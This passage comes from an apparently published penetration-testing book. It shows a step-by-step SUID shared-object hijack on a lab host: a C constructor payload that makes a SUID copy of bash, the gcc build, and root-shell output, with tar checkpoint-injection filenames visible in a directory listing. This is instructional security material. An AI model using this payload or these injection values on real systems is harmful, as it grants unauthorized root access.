
Figure 13.15 – strace SUID binary shared objects

As highlighted in the preceding screenshot, we can identify the `libcal.so` shared object in the `user` account's home directory, as we did when we used the linPEAS script.

We can also search for useful strings in the binary by using the built-in `strings` utility. This can be done by running the following command:

```
strings /usr/local/bin/suid-so
```

As highlighted in the following screenshot, the `strings` utility will output a list of strings that were found in the `suid-so` binary:



```
__cxa_atexit
__libc_start_main
GLIBC_2.2.5
CXXABI_1.3
GLIBCXX_3.4
fff.
fffff.
l$ L
t$(L
|$0H
Calculating something, please wait...
/home/user/.config/libcalc.so
Done.
Y@-C
user@debian:~$
```

Figure 13.16 – Finding useful strings

In this case, we can determine that the application utilizes the `libcalc.so` shared object in the `user` account's home directory. The `strings` utility can prove to be very useful if you do not have access to the `strace` utility or any automated enumeration scripts such as linPEAS.


Now that we have an idea of what the `suid-so` binary does, what shared objects it utilizes, and have identified a vulnerable shared object, we can begin the privilege escalation process.

The privilege escalation process can be performed by following these steps:

1. The first step in this process involves checking whether the `libcalc.so` file exists. This can be done by listing the contents of the `user` account's home directory:

```
ls -al /home/user/
```

   As shown in the following screenshot, the user account's home directory does not contain the `.config` directory, which contains the `libcalc.so` shared object file. As a result, we will have to create the `.config` directory and compile the shared object file ourselves:



```
user@debian:~$ ls -al /home/user/
total 56
drwxr-xr-x 5 user user 4096 Jul 28 15:16 .
drwxr-xr-x 3 root root 4096 May 15  2017 ..
-rw------- 1 user user 4047 Jul 28 17:04 .bash_history
-rw-r--r-- 1 user user  220 May 12  2017 .bash_logout
-rw-r--r-- 1 user user 3235 May 14  2017 .bashrc
-rw-r--r-- 1 user user    0 Jul 28 15:16 --checkpoint=1
-rw-r--r-- 1 user user    0 Jul 28 15:16 --checkpoint-action=exec=sh shell.sh
drwx------ 2 user user 4096 Aug  9 18:56 .gnupg
drwxr-xr-x 2 user user 4096 May 13  2017 .irssi
-rw------- 1 user user  137 May 15  2017 .lesshst
-rw-r--r-- 1 user user  212 May 15  2017 myvpn.ovpn
-rw------- 1 user user   11 May 15  2017 .nano_history
-rw-r--r-- 1 user user  725 May 13  2017 .profile
-rwxr-xr-x 1 user user   41 Jul 28 15:05 shell.sh
drwxr-xr-x 8 user user 4096 May 15  2017 tools
-rw------- 1 user user  614 Jul 26 15:41 .viminfo
user@debian:~$ _
```

Figure 13.17 – The user's home directory

2. We can create the `.config` directory in the `user` account's home directory by running the following command:

```
mkdir /home/user/.config
```

Once we have created the `.config` directory, we need to create the `libcalc.c` file. This can be done by running the following command:

```
touch /home/user/.config/libcalc.c
```


3. The next step involves adding our custom C code to the `libcalc.c` file that we will compile. Open the `libcalc.c` file we just created with your terminal text editor of choice. In my case, I will use VIM and add the following C code:

```
#include <stdio.h>
#include <stdlib.h>
static void inject() __attribute__((constructor));
void inject() {
system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash && /
tmp/bash -p");
}
```

This C code utilizes a custom function called `inject` that runs a system command that copies the Bash binary into the Linux `temp` directory. After doing this, it will assign SUID permissions to the Bash binary and execute it from the `temp` directory. Because the `suid-so` binary runs as the root user and calls the `libcalc.so` shared object, the custom `libcalc.so` shared object file will also be executed with root permissions and provide us with an elevated Bash session.

> **Note**
>
> You can also use your own C reverse shellcode in `libcalc.c`, which will connect to a reverse listener and provide you with an elevated reverse shell.

Once you have added the custom code, ensure that you indent it correctly, as shown in the following screenshot:



```
#include <stdio.h>
#include <stdlib.h>

static void inject() __attribute__((constructor));

void inject() {
        system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash && /tmp/bash -p");
}
```

Figure 13.18 – Custom libcalc.c code

After indenting and formatting the code accordingly, ensure that you save it before continuing. Now, we need to compile the `libcalc.c` file so that we have the `libcalc.so` shared object file.


4. We can compile the custom `libcalc.c` file with **Gnu C Compiler** (**GCC**) by running the following command:

```
gcc -shared -o /home/user/.config/libcalc.so -fPIC /home/user/.config/libcalc.c
```

This command will compile the custom `libcalc.c` file and provide us with the custom `libcalc.so` shared object file, which will provide us with an elevated session.

> **Note**
>
> When compiling our custom code with the GNU C Compiler (`gcc`), we used the `-fPIC` flag, which ensures that the code in our shared library is position-independent and can be loaded by any address in memory.

After compiling the `libcalc.c` file, you should now have the custom `libcalc.so` file in the `user` account's home directory, as highlighted in the following screenshot:



```
user@debian:~$ gcc -shared -o /home/user/.config/libcalc.so -fPIC /home/user/.config/libcalc.c
user@debian:~$ ls -al /home/user/.config/
total 20
drwxr-xr-x 2 user user 4096 Aug  9 22:46 .
drwxr-xr-x 6 user user 4096 Aug  9 22:38 ..
-rw-r--r-- 1 user user  185 Aug  9 22:38 libcalc.c
-rwxr-xr-x 1 user user 6042 Aug  9 22:46 libcalc.so
user@debian:~$
```


Figure 13.19 – Compiled libcalc.so shared object

Now that we have our custom `libcalc.so` shared file ready, we can execute the `suid-so` binary.

5. To execute the custom `libcalc.so` shared object file, we need to execute the `suid-so` binary. This can be done by running the following command:

```
suid-so
```

If you have followed the previous steps correctly, running the `suid-so` binary should provide you with a Bash session, as highlighted in the following screenshot:



```
user@debian:~$ suid-so
Calculating something, please wait...
bash-4.1#
```

Figure 13.20 – Bash session


6. We can confirm that we have an elevated session with root access by running the following command:

```
id
```

Alternatively, you can identify the user you are currently logged on as by running the following command:

```
whoami
```

As highlighted in the following screenshot, we should have an elevated session as the root user:



```
bash-4.1# id
uid=1000(user) gid=1000(user) euid=0(root) egid=50(staff) groups=0(root)
o),46(plugdev),1000(user)
bash-4.1# whoami
root
bash-4.1# _
```

Figure 13.21 – Elevated Bash session

With that, we successfully elevated our privileges by exploiting an improperly configured SUID binary, which utilized a shared object file that was stored in an unprivileged user account's home directory.

Various techniques can be used to exploit SUID binaries. However, the most important factor in this process involves thoroughly enumerating and gathering as much information as possible from the target SUID, and then analyzing it for potential misconfigurations or vulnerabilities. This process will differ from target to target and, as a result, requires a keen eye and a methodological approach to help identify misconfigurations or vulnerabilities in SUID binaries.

Summary

In this chapter, we started by looking at how filesystem permissions work on Linux and how SUID permissions are used. We then took an in-depth look at how to search for and identify SUID binaries on the target system, both manually and automatically. We also briefly explored the process of identifying vulnerable SUID binaries, before looking at how to elevate our privileges by exploiting misconfigured SUID binaries.

If you have made it this far, congratulations! You should now be well-versed in elevating your privileges on both Windows and Linux by leveraging and exploiting various vulnerabilities on both operating systems.

If this was your initial foray into the process of privilege escalation, you should now have the necessary skills to identify and exploit vulnerabilities on target systems to elevate your privileges.


This book was designed to be a practical guide on how to enumerate as much information as possible from Windows and Linux targets, as well as how to use this information to identify vulnerabilities that can be exploited to elevate your privileges. This book sought to accomplish this by providing practical exercises that tested and verified what you learned in each chapter.

This book covered all of the most important privilege escalation vectors for both Windows and Linux systems, and it also provided you with real-world scenarios where these vectors can be exploited.

I hope you enjoyed this book, found value in every chapter, regardless of your skill level, and have been able to improve your privilege escalation skills to enhance your skillset as a penetration tester.

Other Books You May Enjoy

If you enjoyed this book, you may be interested in these other books by Packt:



Cybersecurity
Career Master Plan
Proven techniques and effective tips to help you advance in your cybersecurity career
Dr. Gerald Auger | Jaclyn "Jax" Scott | Jonathan Helmus | Kim Nguyen
Foreword by Heath "The Cyber Mentor" Adams, CEO - TCM Security

Cybersecurity Career Master Plan

Dr. Gerald Auger, Jaclyn "Jax" Scott, Jonathan Helmus, Kim Nguyen

ISBN: 978-1-80107-356-1

- Gain an understanding of cybersecurity essentials, including the different frameworks and laws, and specialties
- Find out how to land your first job in the cybersecurity industry
- Understand the difference between college education and certificate courses
- Build goals and timelines to encourage a work/life balance while delivering value in your job
- Understand the different types of cybersecurity jobs available and what it means to be entry-level
- Build affordable, practical labs to develop your technical skills
- Discover how to set goals and maintain momentum after landing your first cybersecurity job



Antivirus Bypass Techniques
Learn practical techniques and tactics to combat, bypass, and evade antivirus software
Nir Yehoshua | Uriel Kosayev

Antivirus Bypass Techniques

Nir Yehoshua, Uriel Kosayev

ISBN: 978-1-80107-974-7

- Explore the security landscape and get to grips with the fundamentals of antivirus software
- Discover how to gather AV bypass research leads using malware analysis tools
- Understand the two commonly used antivirus bypass approaches
- Find out how to bypass static and dynamic antivirus engines
- Understand and implement bypass techniques in real-world scenarios
- Leverage best practices and recommendations for implementing antivirus solutions

Packt is searching for authors like you

If you're interested in becoming an author for Packt, please visit `authors.packtpub.com` and apply today. We have worked with thousands of developers and tech professionals, just like you, to help them share their insight with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

Share Your Thoughts

Now you've finished *Privilege Escalation Techniques*, we'd love to hear your thoughts! If you purchased the book from Amazon, please click here to go straight to the Amazon review page for this book and share your feedback or leave a review on the site that you purchased it from.

Your review is important to us and the tech community and will help us make sure we're delivering excellent quality content.

Index